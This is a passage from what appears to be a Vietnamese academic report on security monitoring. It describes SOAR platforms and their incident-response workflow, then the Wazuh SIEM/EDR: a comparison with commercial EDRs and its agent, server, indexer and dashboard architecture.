
SOAR (Security Orchestration, Automation and Response) là thuật ngữ được Gartner đưa ra vào năm 2015 để mô tả một loại nền tảng công nghệ mới giúp các tổ chức thu thập dữ liệu về các mối đe dọa an ninh mạng và phản ứng với các sự kiện bảo mật mà không cần (hoặc ít cần) sự can thiệp của con người.

Theo định nghĩa của Gartner: "SOAR đề cập đến các công nghệ cho phép các tổ chức thu thập các đầu vào được giám sát bởi đội ngũ vận hành bảo mật. Ví dụ, các cảnh báo từ hệ thống SIEM và các công nghệ bảo mật khác - nơi phân tích và phân loại sự cố có thể được thực hiện bằng cách tận dụng sự kết hợp giữa sức mạnh của con người và máy móc - giúp xác định, ưu tiên và thúc đẩy các hoạt động phản ứng sự cố được chuẩn hóa".

Ba trụ cột của SOAR:

- **Security Orchestration (Điều phối bảo mật):** SOAR kết nối và tích hợp với nhiều công cụ bảo mật khác nhau (SIEM, EDR, firewall, threat intelligence platforms, ticketing systems...) để tạo ra một quy trình làm việc thống nhất. Thay vì phải chuyển đổi giữa nhiều công cụ khác nhau, analyst có thể thực hiện mọi thứ từ một giao diện duy nhất.
- **Automation (Tự động hóa):** SOAR tự động hóa các tác vụ lặp đi lặp lại như thu thập thông tin, tra cứu threat intelligence, phân tích, và thực thi các hành động phản ứng. Theo Palo Alto Networks, các tổ chức sử dụng SOAR có thể giảm MTTR đáng kể do khả năng tự động hóa các tác vụ và phối hợp quy trình xử lý sự cố.
- **Response (Phản ứng):** SOAR cung cấp framework để định nghĩa và tự động hóa các kế hoạch phản ứng sự cố (incident response plans) thông qua các playbook. Các playbook này mô tả từng bước cần thực hiện khi một loại sự cố cụ thể xảy ra.

Chuyên viên phân tích SOC tận dụng nền tảng SOAR để nâng cao hiệu quả và tính hiệu quả của các hoạt động bảo mật. Bằng cách sử dụng SOAR, các chuyên viên phân tích SOC có thể làm cho công việc trở nên dễ dàng hơn, rút ngắn thời gian phản hồi và đảm bảo rằng các sự cố bảo mật được xử lý theo cách phối hợp và nhất quán hơn. Có một số giai đoạn trong quy trình phản hồi sự cố mà nền tảng SOAR có thể được ứng dụng, như được thể hiện trong sơ đồ dưới đây.



Hình 2 Luồng hoạt động phản ứng sự cố kết hợp SOAR

Dựa trên sơ đồ, mỗi giai đoạn có thể được giải thích như sau:

1. Sinh cảnh báo (Alert Generation): Các hệ thống SIEM (Quản lý Thông tin và Sự kiện Bảo mật), IDS/IPS (Hệ thống Phát hiện/Ngăn chặn Xâm nhập) và các giải pháp bảo mật endpoint liên tục giám sát hoạt động của mạng và hệ thống để phát hiện các mối đe dọa tiềm ẩn.

2. Phân loại và ưu tiên cảnh báo (Alert Triage and Prioritization): Nền tảng SOAR sử dụng các rule bảo mật và logic được định nghĩa trước để ưu tiên các cảnh báo đến theo mức độ nghiêm trọng, nguồn gốc và tác động tiềm ẩn, chẳng hạn như tấn công brute-force hoặc tấn công ransomware tiềm ẩn.

3. Điều tra và thu thập ngữ cảnh (Investigation and Context Gathering): Bước này bao gồm ba bước con: thực thi playbook, làm phong phú tự động và phân tích thủ công:

- **Thực thi Playbook:** Với mỗi cảnh báo, SOAR có thể sử dụng một playbook phản hồi sự cố.
- **Làm phong phú tự động (Automated Enrichment):** Nền tảng SOAR có thể tự động bổ sung ngữ cảnh vào các thông báo, chẳng hạn như dữ liệu thông tin tình báo mối đe dọa, log lịch sử và thông tin tài sản. Thông tin ngữ cảnh này hỗ trợ chuyên viên phân tích trong việc xác định tính xác thực và mức độ nghiêm trọng của cảnh báo.
- **Phân tích thủ công (Manual Analysis):** Chuyên viên phân tích đánh giá cảnh báo đã được làm phong phú và có thể thực hiện thêm các điều tra thủ công. Họ có thể truy vấn hệ thống, kiểm tra các bản ghi và sử dụng kiến thức chuyên môn của mình để xác định bản chất và phạm vi của sự cố.

Sau khi hoàn tất quá trình điều tra và thu thập ngữ cảnh, playbook SOAR có thể được kích hoạt cho các hành động khác nhau như đề cập trong bước tiếp theo.

4. Ngăn chặn, loại trừ và phục hồi (Containment, Eradication and Recovery): Trong giai đoạn ngăn chặn của phản hồi sự cố, các hành động tức thời được thực hiện để hạn chế

mức độ nghiêm trọng của sự cố, bao gồm việc cô lập các endpoint bị ảnh hưởng nhằm ngăn chặn thiệt hại lan rộng. Tiếp theo là giai đoạn loại trừ, nơi tổ chức tập trung vào việc loại bỏ các mối đe dọa khỏi mạng, bao gồm xác định và triệt tiêu nguyên nhân gốc rễ của sự cố. Cuối cùng, giai đoạn phục hồi đảm nhiệm việc khôi phục các hệ thống và dịch vụ về trạng thái hoạt động bình thường.

1.5 Kết chương

Chương 1 đã làm rõ bức tranh tổng quan về giám sát an ninh mạng (NSM): thu thập dữ liệu, phân tích để phát hiện bất thường, tạo cảnh báo và hỗ trợ điều tra – xử lý sự cố. Từ góc nhìn vận hành, điểm quan trọng nhất của giám sát là tạo “visibility” và có bằng chứng để truy vết khi có sự cố.

Tuy nhiên, thực tế triển khai thường gặp các vấn đề lớn: log và cảnh báo quá nhiều, dữ liệu phân tán, định dạng không đồng nhất, dễ gây alert fatigue và làm con người trở thành “nút thắt cổ chai”. Khi xử lý hoàn toàn thủ công, việc triage/điều tra dễ chậm, thiếu nhất quán và tăng nguy cơ bỏ sót.

Vì vậy, chương này cũng chỉ ra nhu cầu tự động hóa ứng phó sự cố: dùng workflow/playbook để tự động làm các bước lặp lại như thu thập ngữ cảnh, enrichment, tạo ticket, phối hợp xử lý và thực hiện hành động phản ứng có kiểm soát. Mô hình kết hợp SIEM và SOAR giúp giảm tải thao tác tay, tăng tốc độ phản ứng và giữ quy trình nhất quán hơn, nhưng vẫn cần kiểm soát rủi ro.

CHƯƠNG 2. CƠ SỞ LÝ THUYẾT

2.1 Tổng quan về Wazuh SIEM

2.1.1 Giới thiệu

Được tạo ra vào năm 2015, Wazuh là một giải pháp EDR mã nguồn mở, miễn phí và toàn diện. Nó có thể được sử dụng trong mọi quy mô môi trường. Wazuh hoạt động trên một mô-đun Manager-Agent. Nói một cách đơn giản, một thiết bị được dành riêng để chạy Wazuh, được gọi là trình quản lý chịu trách nhiệm quản lý các tác nhân được cài đặt trên các thiết bị điểm cuối muốn giám sát.

Vai trò của Wazuh trong hệ sinh thái EDR: Trong hệ sinh thái EDR, Wazuh giữ một vị trí độc đáo khi kết hợp cả chức năng của SIEM và XDR trong một nền tảng mở duy nhất. Điều này giúp Wazuh cạnh tranh trực tiếp với các giải pháp thương mại cả về mảng giám sát sự kiện bảo mật lẫn phát hiện, phản hồi trên endpoint. Wazuh cung cấp khả năng giám sát bảo mật hợp nhất cho hạ tầng on-premise, đám mây, container và máy ảo. Nhờ mã nguồn mở và miễn phí bản quyền, Wazuh cho phép các tổ chức tiếp cận giải pháp EDR mà không tốn chi phí license, đồng thời dễ dàng tích hợp với các nền tảng bảo mật khác (VirusTotal, Suricata, AlienVault OTX, v.v.).

2.1.2 So sánh Wazuh với các giải pháp EDR thương mại

So với các EDR thương mại (như CrowdStrike Falcon, SentinelOne, Carbon Black...), ưu thế lớn nhất của Wazuh là chi phí – Wazuh miễn phí license, doanh nghiệp chỉ tốn chi phí hạ tầng và nhân sự vận hành.

Ngoài ra, Wazuh rất linh hoạt và tùy biến cao, cho phép chỉnh sửa hoặc bổ sung quy tắc phát hiện tùy theo nhu cầu cụ thể của tổ chức. Wazuh cũng tích hợp sẵn nhiều tính năng như FIM, SCA, thu thập log đa nền tảng... mà một số giải pháp SIEM/EDR khác phải mua thêm module.

Tuy nhiên, các EDR thương mại thường vượt trội về khả năng phát hiện nâng cao: họ sử dụng công nghệ AI/ML và sensor mức kernel để nhận diện hành vi bất thường, do đó phát hiện real-time hiệu quả hơn so với cách tiếp cận dựa trên rule của Wazuh.

Ví dụ, đánh giá cho thấy CrowdStrike Falcon nhanh hơn Wazuh về phát hiện thời gian thực (điểm 9.6 so với 8.5) và tự động ngăn chặn mối đe dọa (9.1 so với 8.9). Ngoài ra, các nền tảng thương mại thường có giao diện trực quan, hỗ trợ kỹ thuật và tính năng nâng cao (như SOAR, UEBA, phân tích hành vi) được tích hợp sẵn, giúp giảm gánh nặng vận hành. Ngược lại, việc triển khai Wazuh đòi hỏi đội ngũ kỹ thuật tự quản trị; thời gian đầu cài đặt khá dễ dàng nhưng để vận hành ở quy mô lớn cần đầu tư công sức đáng kể (học cách tùy biến rule, tối ưu hiệu năng). Tóm lại, Wazuh phù hợp với tổ chức muốn một giải pháp EDR tiết kiệm, linh hoạt

Bảng 1 Bảng so sánh Wazuh với các giải pháp EDR thương mại

Tiêu chí	Wazuh (OSS)	CrowdStrike Falcon	SentinelOne
----------	-------------	--------------------	-------------


Chi phí license	Miễn phí	Cao (~\$15/endpoint/tháng)	Cao (~\$10–\$15/endpoint/tháng)
Phát hiện real-time	8.5/10 (rule-based)	9.6/10 (AI/ML)	9.4/10 (AI/ML)
Tự động ngăn chặn	8.9/10	9.1/10	9.0/10
Tùy biến quy tắc	Rất cao (XML)	Hạn chế	Hạn chế
Tích hợp SOAR sẵn	Không (cần tích hợp)	Có (Falcon Fusion)	Có (Singularity XDR)
Yêu cầu vận hành	Tự quản trị	Nhà cung cấp hỗ trợ	Nhà cung cấp hỗ trợ

2.1.3 Kiến trúc tổng quan và các thành phần của Wazuh

Kiến trúc Wazuh dựa trên các agent chạy trên các máy chủ được giám sát để chuyển tiếp log đến một máy chủ trung tâm. Ngoài ra, các thiết bị không cài được agent (như tường lửa, switch, router, access point,...) được hỗ trợ và có thể chủ động gửi log thông qua syslog hoặc thăm dò định kỳ các thay đổi cấu hình của chúng để sau đó chuyển dữ liệu đến máy chủ trung tâm. Máy chủ trung tâm giải mã và phân tích thông tin đến và chuyển các kết quả đến cụm Elasticsearch để lập chỉ mục và lưu trữ.

Mô hình kiến trúc của Wazuh được chia làm 2 dạng:

- **Multi-node deployment:** Các cụm nhiều nút được đề xuất khi hệ thống giám sát số lượng agent lớn và cần có tính sẵn sàng cao. Khi máy chủ Wazuh và cụm Elasticsearch nằm trên các máy chủ khác nhau, Filebeat được sử dụng để chuyển tiếp an toàn các cảnh báo hoặc các sự kiện được lưu trữ đến các máy chủ Elasticsearch bằng mã hóa TLS.




Hình 3 Multi Node deployment

- **Single-node deployment:** Một cụm Elasticsearch là một tập hợp của nhiều nút giao tiếp với nhau để thực hiện các hoạt động đọc và ghi trên các chỉ mục. Việc triển khai Wazuh nhỏ (<50 agent) có thể xử lý bởi 1 cụm đơn.



Hình 4 Single node deployment

Giải pháp Wazuh dựa trên Wazuh agent, được triển khai trên các điểm cuối được giám sát và trên ba thành phần trung tâm: Wazuh server, Wazuh indexer và Wazuh dashboard.




Hình 5 Kiến trúc của Wazuh

2.1.3.1 Wazuh Agent

Wazuh agent chạy trên các hệ điều hành như: Windows, Linux, Solaris, BSD hoặc MAC OS. Nó được dùng để thu thập các dạng khác nhau của dữ liệu hệ thống và ứng dụng. Dữ liệu được chuyển tới Wazuh server thông qua một kênh được mã hóa và xác thực.

Các agent có thể dùng để giám sát server vật lý, máy ảo, cloud instance (AWS, Azure hoặc Google cloud). Các các cài đặt pre-compile agent có sẵn cho các hệ điều hành: Linux, HP-UX, AIX, Solaris, Windows và Darwin (Mac OS X).

Các tác vụ hoặc tiến trình của agent khác nhau được dùng để giám sát hệ thống theo các cách khác nhau (ví dụ: giám sát sự thay đổi về file, đọc log, quét các thay đổi hệ thống).




Hình 6 Kiến trúc của Wazuh Agent

Một số thành phần của Wazuh agent là:

- **Rootcheck:** Thực hiện các tác vụ liên quan đến phát hiện về Rootkits, phần mềm độc hại và các bất thường của hệ thống. Nó chạy một số công cụ kiểm tra an ninh cơ bản dựa vào các file cấu hình hệ thống.
- **Log Collector:** Dùng để đọc và thu thập các log message, bao gồm các file như Windows event log. Nó cũng được cấu hình để chạy định kỳ và bắt một số đầu ra của các câu lệnh cụ thể.
- **Syscheck:** Quá trình này thực hiện giám sát toàn vẹn file (FIM). Nó cũng có thể giám sát registry key trên Windows. Nó sẽ bắt các thay đổi về nội dung file, quyền và các thuộc tính khác, cũng như phát hiện việc tạo và xóa file. Mặc dù nó thực hiện quét FIM định kỳ theo mặc định, nó cũng có thể cấu hình để giao tiếp với nhân hệ điều hành để phát hiện các thay đổi file trong thời gian thực và tạo báo cáo thay đổi chi tiết.
- **OpenSCAP:** Định kỳ quét hệ thống, nó sẽ phát hiện được các ứng dụng và cấu hình dễ bị tấn công, không tuân theo các tiêu chuẩn nổi tiếng, ví dụ như các tiêu chuẩn được xác định trong tiêu chuẩn CIS.
- **Agent Deamon:** Quá trình nhận dữ liệu được tạo hoặc được thu thập bởi tất cả các thành phần agent khác. Nó nén, mã hóa và phân phối dữ liệu tới server thông qua kênh được xác thực. Quá trình này chạy trong một môi trường bị cô lập, có nghĩa rằng nó sẽ hạn chế truy cập tới các hệ thống được giám sát. Điều này cải thiện bảo mật cho agent vì đây là quá trình duy nhất kết nối tới mạng.

2.1.3.2 Wazuh Server

Thành phần máy chủ phụ trách việc phân tích dữ liệu nhận từ agent, tạo các ngưỡng cảnh báo khi 1 sự kiện ánh xạ với luật (phát hiện xâm nhập, thay đổi file, cấu hình không tương thích với policy, rootkit...).



Hình 7 Kiến trúc của Wazuh Server

Máy chủ thường chạy trên một máy vật lý độc lập, máy ảo, hoặc cloud và chạy các thành phần agent với mục đích giám sát chính nó. Một số thành phần máy chủ chính là:

- **Registration service:** Đây là dịch vụ đăng ký agent mới bằng cách cung cấp và phân phối các khóa xác thực được chia sẻ trước, các khóa này là duy nhất đối với mỗi agent. Quá trình này chạy như một dịch vụ mạng và hỗ trợ việc xác thực qua TLS/SSL hoặc mật khẩu cố định.
- **Remote daemon service:** Đây là dịch vụ nhận dữ liệu từ agent. Nó sử dụng các khóa chia sẻ trước để xác thực định danh của mỗi agent và mã hóa giao tiếp với chúng.
- **Analysis daemon:** Đây là quá trình thực hiện việc phân tích dữ liệu. Nó sử dụng các bộ giải mã để nhận dạng thông tin được xử lý (các Windows event, SSHD logs...) và sau đó giải nén các yếu tố dữ liệu thích hợp từ log message (source ip, event id, user...). Sau đó, bằng cách sử dụng các luật được định nghĩa trước đó, nó sẽ tạo các ngưỡng cảnh báo thậm chí ra lệnh để thực hiện các biện pháp đối phó tự động như chặn IP trên tường lửa.
- **RESTful API:** Cung cấp giao diện để quản lý và giám sát cấu hình và trạng thái triển khai của các agent. Nó cũng được dùng bởi giao diện web Wazuh (Kibana).
- **Filebeat:** Được sử dụng để gửi sự kiện và cảnh báo đến Wazuh indexer. Nó đọc đầu ra của Analysis daemon và chuyển sự kiện theo thời gian thực. Nó cũng cung cấp cân bằng tải khi kết nối với cụm Wazuh indexer nhiều nút.


Các cảnh báo và sự kiện không cảnh báo đều được lưu trữ trong các tệp trên Wazuh server, sau đó được gửi đến Wazuh indexer. Các tệp này có thể được viết ở định dạng JSON (.json), hoặc định dạng văn bản thuần túy (.log). Các tệp này được nén và ký hàng ngày bằng các MD5, SHA1 và SHA256 checksums.

2.1.3.3 Wazuh Indexer

Wazuh tích hợp Elastic Stack để lưu trữ và đánh chỉ mục các log đã được giải mã với Elasticsearch, và sử dụng như một giao diện thời gian thực để theo dõi các cảnh báo và phân tích log. Bên cạnh đó, giao diện người dùng của Wazuh (chạy trên Kibana) cũng có thể được sử dụng để quản lý và giám sát hạ tầng của Wazuh.

Một chỉ mục Elasticsearch là một tập hợp các văn bản có các đặc trưng tương tự nhau như các trường chung hoặc các yêu cầu về lưu trữ dữ liệu. Wazuh sử dụng 4 chỉ mục khác nhau, được tạo hàng ngày và lưu trữ các dạng sự kiện khác nhau:


- **wazuh-alerts:** Lưu trữ các cảnh báo được tạo bởi Wazuh server. Các cảnh báo này được tạo ra mỗi khi một sự kiện ứng với một luật có mức độ ưu tiên đủ cao.
- **wazuh-archives:** Lưu trữ tất cả các sự kiện (archive data) được nhận bởi Wazuh server, bất kể chúng có ứng với luật hay không.
- **wazuh-monitoring:** Lưu trữ dữ liệu liên quan đến trạng thái Wazuh agent theo thời gian. Giao diện web sử dụng dữ liệu này để biểu thị thời điểm các agent riêng lẻ đã hoặc đang Active, Disconnected, hoặc Never connected.
- **wazuh-statistics:** Lưu trữ dữ liệu liên quan đến hiệu suất Wazuh server. Giao diện web sử dụng dữ liệu này để biểu diễn số liệu thống kê hiệu suất.



Hình 8 Kiến trúc của Wazuh Indexer

2.1.3.4 Wazuh Dashboard

Wazuh dashboard là giao diện web để người dùng tương tác với nền tảng Wazuh. Dashboard (trước đây dựa trên Kibana, nay là một phiên bản tùy biến của OpenSearch Dashboards tích hợp plugin Wazuh) cho phép hiển thị trực quan các cảnh báo, sự kiện bảo mật và cung cấp các bảng điều khiển (dashboard) tiện ích.




Hình 9 Wazuh Dashboard

